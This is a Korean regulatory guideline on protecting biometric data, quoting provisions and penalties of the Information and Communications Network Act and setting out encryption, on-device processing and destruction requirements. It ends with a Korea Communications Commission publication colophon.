정보통신망법 제27조의 2(개인정보 처리방침의 공개) ① 정보통신서비스 제공자등은 이용자의 개인정보를 처리하는 경우에는 개인정보 처리방침을 정하여 이용자가 언제든지 쉽게 확인할 수 있도록 대통령령으로 정하는 방법에 따라 공개하여야 한다.

② 제1항에 따른 개인정보 처리방침에는 다음 각 호의 사항이 모두 포함되어야 한다.

1. 개인정보의 수집·이용 목적, 수집하는 개인정보의 항목 및 수집방법
2. 개인정보를 제3자에게 제공하는 경우 제공받는 자의 성명(법인인 경우에는 법인의 명칭을 말한다), 제공받는 자의 이용 목적과 제공하는 개인정보의 항목
3. 개인정보의 보유 및 이용 기간, 개인정보의 파기절차 및 파기방법(제29조제1항 각 호 외의 부분 단서에 따라 개인정보를 보존하여야 하는 경우에는 그 보존근거와 보존하는 개인정보 항목을 포함한다)
4. 개인정보 처리위탁을 하는 업무의 내용 및 수탁자(해당되는 경우에만 처리방침에 포함한다)
5. 이용자 및 법정대리인의 권리와 그 행사방법
6. 인터넷 접속정보파일 등 개인정보를 자동으로 수집하는 장치의 설치·운영 및 그 거부에 관한 사항
7. 개인정보 보호책임자의 성명 또는 개인정보보호 업무 및 관련 고충사항을 처리하는 부서의 명칭과 그 전화번호 등 연락처

③ 정보통신서비스 제공자등은 제1항에 따른 개인정보 처리방침을 변경하는 경우에는 그 이유 및 변경내용을 대통령령으로 정하는 방법에 따라 지체 없이 공지하고, 이용자가 언제든지 변경된 사항을 쉽게 알아 볼 수 있도록 조치하여야 한다.

정보통신망법 제76조(과태료) ② 다음 각 호의 어느 하나에 해당하는 자에게는 2천만원 이하의 과태료를 부과한다.

3. 제27조제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 개인정보 보호책임자를 지정하지 아니한 자
4. 제27조의2제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 개인정보 처리방침을 공개하지 아니한 자

6. 바이오정보 보호 중심설계 및 운영원칙

- ◇ 바이오정보를 활용한 서비스의 개발·설계 단계부터 이용자의 바이오정보 보호를 고려하도록 권고한다.
- ◇ 대량의 바이오정보를 서버로 전송하여 처리하는 경우, 사전에 이용자의 프라이버시에 미칠 영향 및 개인정보 위험 요인 등을 조사·분석·평가하는 절차를 마련하는 것이 바람직하다.

가. 바이오정보 보호 중심 설계

- 바이오정보를 활용한 서비스의 개발·기획 단계에서부터 바이오정보 침해 예방하고 피해를 최소화할 수 있는 방안을 고려하고 그 운영을 유지하도록 권고한다.
- 특히, 기본 값(Default)은 이용자의 바이오정보가 보호될 수 있도록 설정한다.
- ※ (예시) 특징정보 생성 시, 바이오 원본정보는 삭제되도록 기본설정
- 바이오정보의 전송을 최소화 하도록 설계하는 것을 권장하며, 원본정보로부터 특징정보를 생성하는 알고리즘을 안전하게 관리한다.
- 특징정보로부터 원본정보가 쉽게 복원되지 않도록 특징정보 생성 알고리즘을 설계한다.
- 사업자가 바이오정보 서비스를 위해 시중에 공급된 기성 제품을 도입할 경우, 이용자의 바이오정보가 보호될 수 있는 제품인지를 고려한다.

나. 개인정보 영향평가(Privacy Impact Assessment) 시행

- 바이오정보를 서버로 전송하여 대량으로 처리하는 경우, 이용자의 개인정보 보호에 미칠 영향에 대해 미리 조사·분석·평가하는 체계적인 절차를 마련하도록 권고한다.
- 바이오정보를 서버로 전송하여 처리할 경우, 기기 내에서 처리하는 경우보다 바이오정보의 유출 및 오·남용 등의 침해 위험이 커짐에 따라,
- 바이오정보 침해 위험요인을 분석하고 개선사항을 도출하여 침해사고를 예방하도록 개인정보 영향평가를 실시할 것을 권고한다.

※ 자세한 개인정보 영향평가 방법은 「개인정보 영향평가에 관한 고시(’17년 9월 개정)」 및 「개인정보 영향평가 수행 안내서」를 참고할 수 있다.


IV. 기술적·관리적 보호조치

- ☐ 사업자는 바이오정보의 불법 유출·위변조 등을 방지하기 위한 기술적·관리적 보호조치를 취해야 한다.
- 바이오정보 처리 단계별 개인정보 침해위험 요인을 파악하고, 각 단계별 필요한 보호조치를 취하여야 한다.


※ 정보통신망법 제28조(개인정보의 보호조치) 및 방통위 고시 「개인정보의 기술적·관리적 보호조치 기준」의 필요한 조치 등을 참고한다.

- 가이드라인에 소개된 보호조치는 바이오정보 처리 시 자율적으로 준수할 수 있는 최소한의 기준이며, 각 사업자는 추가적인 보호조치 또는 기술발전에 따른 새로운 방안을 마련할 수 있다.

< 각 단계별 바이오정보 침해위험 요인 >



< 바이오정보 처리 과정 >



정보통신망법 제28조(개인정보의 보호조치) ① 정보통신서비스 제공자등이 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 대통령령으로 정하는 기준에 따라 다음 각 호의 기술적·관리적 조치를 하여야 한다.

1. 개인정보를 안전하게 처리하기 위한 내부관리계획의 수립·시행
2. 개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 등 접근 통제 장치의 설치·운영
3. 접속기록의 위조·변조 방지를 위한 조치
4. 개인정보를 안전하게 저장·전송할 수 있는 암호화기술 등을 이용한 보안조치
5. 백신 소프트웨어의 설치·운영 등 컴퓨터바이러스에 의한 침해 방지조치
6. 그 밖에 개인정보의 안전성 확보를 위하여 필요한 보호조치

② 정보통신서비스 제공자등은 이용자의 개인정보를 처리하는 자를 최소한으로 제한하여야 한다.

1. 수집·입력 단계

- ◇ 사업자는 바이오정보가 수집·입력될 때 위·변조된 바이오정보가 처리되지 않도록 보안조치를 취하여야 한다.
- ◇ 사업자는 바이오정보가 전송될 때, 해킹 등의 공격으로 바이오정보가 외부에 유출되거나 위·변조 되지 않도록 조치하여야 한다.

가. 위·변조된 바이오정보 수집·입력에 대한 대책 마련

- 사업자는 센서 등의 장치를 통해 바이오정보가 수집·입력될 때, 제3자에 의해 위·변조된 바이오정보가 처리되지 않도록 적절한 보안조치를 취하여야 한다.
- 실리콘 인공지문, 녹음된 음성, 캡처된 얼굴·홍채사진 등과 같이 위·변조된 바이오정보가 수집·입력될 경우, 이를 탐지하고 서비스 이용을 거부할 수 있도록 조치하는 것이 바람직하다.
- ※ 단, 위·변조 탐지 기술의 수준은 서비스 용도 및 바이오정보 침해 위험 정도를 고려하여 사업자의 책임 하에 적절하게 결정할 수 있다.
- ※ 위·변조 탐지 기술 적용에 관해서는 「생체인식 제시형 공격 탐지 제1부 프레임 워크, KS X ISO/IEC 30107-1('18년 1월 예정)」 KS 국가 표준을 참고할 수 있다.

나. 바이오정보 수집·입력 시, 전송구간 보호

- 바이오정보가 암호화되어 저장되기 전까지, 인가되지 않은 접근, 해킹 등으로 인한 유출, 위·변조 가능성 등을 방지하기 위하여 바이오정보 수집·입력 시 전송구간 암호화 조치를 취해야 한다.

「개인정보의 기술적·관리적 보호조치 기준」 제6조(개인정보의 암호화) ③ 정보통신 서비스 제공자들은 정보통신망을 통해 이용자의 개인정보 및 인증정보를 송·수신할 때에는 안전한 보안서버 구축 등의 조치를 통해 이를 암호화해야 한다. 보안서버는 다음 각 호 중 하나의 기능을 갖추어야 한다. 1. 웹서버에 SSL(Secure Socket Layer) 인증서를 설치하여 전송하는 정보를 암호화하여 송·수신하는 기능
--

2. 웹서버에 암호화 응용프로그램을 설치하여 전송하는 정보를 암호화하여 송·수신하는 기능

정보통신망법 제64조의3(과징금의 부과 등) ① 방송통신위원회는 다음 각 호의 어느 하나에 해당하는 행위가 있는 경우에는 해당 정보통신서비스 제공자등에게 위반행위와 관련한 매출액의 100분의 3 이하에 해당하는 금액을 과징금으로 부과할 수 있다.

6. 이용자의 개인정보를 분실·도난·유출·위조·변조 또는 훼손한 경우로서 제28조제1항제2호부터 제5호까지(제67조에 따라 준용되는 경우를 포함한다)의 조치를 하지 아니한 경우

정보통신망법 제73조(벌칙) 다음 각 호의 어느 하나에 해당하는 자는 2년 이하의 징역 또는 2천만원 이하의 벌금에 처한다.

1. 제28조제1항제2호부터 제5호까지(제67조에 따라 준용되는 경우를 포함한다)의 규정에 따른 기술적·관리적 조치를 하지 아니하여 이용자의 개인정보를 분실·도난·유출·위조·변조 또는 훼손한 자

정보통신망법 제76조(과태료) ① 다음 각 호의 어느 하나에 해당하는 자와 제7호부터 제11호까지의 경우에 해당하는 행위를 하도록 한 자에게는 3천만원 이하의 과태료를 부과한다.

3. 제28조제1항(제67조에 따라 준용되는 경우를 포함한다)에 따른 기술적·관리적 조치를 하지 아니한 자

2. 저장·이용 단계

◇ 바이오정보는 안전한 알고리즘을 통해 암호화 하여 저장하여야 한다.

◇ 바이오정보를 서버로 전송하여 처리하는 대신 가능한 한 기기 내 안전한 영역에서 처리하여야 한다.

가. 암호화 조치

○ 바이오정보가 저장·전송 등 처리될 때, 제3자에 의한 위·변조, 유출 등의 침해방지를 위하여 안전한 알고리즘으로 바이오정보(원본 및 특징정보 포함)를 암호화하여 저장 하여야 한다.

※ 원본정보는 변경 불가능하고 인증·병력 등 개인의 권리·이익이나 사생활을 뚜렷하게 침해할 우려가 있는 정보가 추출될 수 있으며 특징정보는 유출 시 변경 전까지 인증·식별 목적으로 악용될 수 있음에 따라 암호화 조치 필요

※ 구체적인 암호화 알고리즘, 수행방식, 사례 등은 행정안전부·한국인터넷진흥원의 「개인정보의 암호화 조치 안내서(17년 1월 개정)」 및 암호이용활성화 (<http://seed.kisa.or.kr/>) 홈페이지를 참고할 수 있다.

나. 기기 내 처리

○ 바이오정보를 서버로 전송하여 처리할 경우 침해사고 발생 시, 대규모 바이오정보 유출 등 피해 범위가 커지므로, 기기 내 안전한 영역 또는 보안토큰, 스마트카드 등 이용자가 직접 소지할 수 있는 매체에서 바이오정보를 저장·처리하는 방식을 우선적으로 고려하여야 한다.

- 기기 및 보조저장매체 등에 저장할 경우, 바이오정보를 암호화하여야 한다.

「개인정보의 기술적·관리적 보호조치 기준」 제6조(개인정보의 암호화) ② 정보통신서비스 제공자등은 다음 각 호의 정보에 대해서는 안전한 암호알고리즘으로 암호화하여 저장한다. 1. 주민등록번호, 2. 여권번호, 3. 운전면허번호, 4. 외국인등록번호, 5. 신용카드번호 6. 계좌번호, 7. 바이오정보 ④ 정보통신서비스 제공자등은 이용자의 개인정보를 컴퓨터, 모바일 기기 및 보조저장매체 등에 저장할 때에는 이를 암호화해야 한다.
정보통신망법 제64조의3(과징금의 부과 등) ① 방송통신위원회는 다음 각 호의 어느 하나에 해당하는 행위가 있는 경우에는 해당 정보통신서비스 제공자등에게 위반행위와 관련한 매출액의 100분의 3 이하에 해당하는 금액을 과징금으로 부과할 수 있다. 6. 이용자의 개인정보를 분실·도난·유출·위조·변조 또는 훼손한 경우로서 제28조제1항제2호부터 제5호까지(제67조에 따라 준용되는 경우를 포함한다)의 조치를 하지 아니한 경우
정보통신망법 제73조(벌칙) 다음 각 호의 어느 하나에 해당하는 자는 2년 이하의 징역 또는 2천만원 이하의 벌금에 처한다. 1. 제28조제1항제2호부터 제5호까지(제67조에 따라 준용되는 경우를 포함한다)의 규정에 따른 기술적·관리적 조치를 하지 아니하여 이용자의 개인정보를 분실·도난·유출·위조·변조 또는 훼손한 자
정보통신망법 제76조(과태료) ① 다음 각 호의 어느 하나에 해당하는 자와 제7호부터 제11호까지의 경우에 해당하는 행위를 하도록 한 자에게는 3천만원 이하의 과태료를 부과한다. 3. 제28조제1항(제67조에 따라 준용되는 경우를 포함한다)에 따른 기술적·관리적 조치를 하지 아니한 자

3. 파기 단계

- ◇ 원본정보는 특징정보가 생성된 경우, 그 목적이 달성된 것으로 볼 수 있으므로 지체 없이 복구 또는 재생되지 않도록 파기하여야 한다.
 - ◇ 법적 근거가 있거나, 이용자 동의를 받아 원본정보를 보관하는 경우 해당 이용자의 다른 개인정보와 분리하여 저장·관리 하도록 권고한다.
-

○ 바이오정보를 활용한 인증 및 식별은 일반적으로 특징정보 비교를 통해 이루어지므로 원본정보에서 특징정보가 생성되면 원본정보의 수집·이용 목적은 달성된 것으로 볼 수 있다.

- 이에 따라, 원칙적으로 원본정보는 특징정보 생성 시, 지체 없이 복구 또는 재생되지 않도록 파기하여야 한다.

- 다만, 사업자의 필요에 의해 이용자 동의를 받아 원본정보를 이용하는 때에는 동의 받은 목적이 달성되거나, 보유·이용기간이 끝난 경우 지체 없이 원본정보를 파기하여야 한다.

※ 다른 법률에 따라 원본정보를 보존하여야 하는 경우에는 해당 법률에서 정하는 바에 따른다.

○ 이용자의 동의를 받아 원본정보를 이용하거나, 다른 법률에 따라 원본정보를 보존할 경우, 원본정보는 성명·주소 등 해당 이용자의 다른 개인정보와 분리하여 별도로 저장·관리 하도록 권고한다.

- 원본정보를 별도로 저장·관리하는 경우 접근 통제 및 외부해킹방지 등의 보호 조치를 하여야 하며,

- 물리적으로 분리하여 별도로 저장·관리하는 것이 바람직하나, 부득이한 경우 물리적 분리와 동등한 수준으로 논리적으로 분리하여 저장·관리하도록 한다.

- 원본정보와 이용자의 다른 개인정보를 상호 연결하는 공통 식별자는 임의 값을 활용하여 직접적으로 해당 이용자가 나타나지 않도록 조치한다.

※ 바이오정보 보호를 위한 구체적인 기술적·관리적 보호지침은 「바이오인식 정보의 보호를 위한 기술적 관리적 지침, KS X 1966('18년 1월 예정)」 KS 국가표준을 참고할 수 있다.

정보통신망법 제29조(개인정보의 파기) ①정보통신서비스 제공자등은 다음 각 호의 어느 하나에 해당하는 경우에는 지체 없이 해당 개인정보를 복구·재생할 수 없도록 파기하여야 한다. 다만, 다른 법률에 따라 개인정보를 보존하여야 하는 경우에는 그러하지 아니하다.

1. 제22조제1항, 제23조제1항 단서 또는 제24조의2제1항·제2항에 따라 동의를 받은 개인정보의 수집·이용 목적이나 제22조제2항 각 호에서 정한 해당 목적을 달성한 경우
2. 제22조제1항, 제23조제1항 단서 또는 제24조의2제1항·제2항에 따라 동의를 받은 개인정보의 보유 및 이용 기간이 끝난 경우
3. 제22조제2항에 따라 이용자의 동의를 받지 아니하고 수집·이용한 경우에는 제27조의2제2항제3호에 따른 개인정보의 보유 및 이용 기간이 끝난 경우
4. 사업을 폐업하는 경우

정보통신망법 제73조(벌칙) 다음 각 호의 어느 하나에 해당하는 자는 2년 이하의 징역 또는 2천만원 이하의 벌금에 처한다.

- 1의2. 제29조제1항을 위반하여 개인정보를 파기하지 아니한 자(제67조에 따라 준용되는 경우를 포함한다)

2018년도 방송통신위원회 심결집

2019년 10월 일 印刷

2019년 10월 일 發行

發 行 : 방송통신위원회

製 作 : 한국장애인유권자연맹
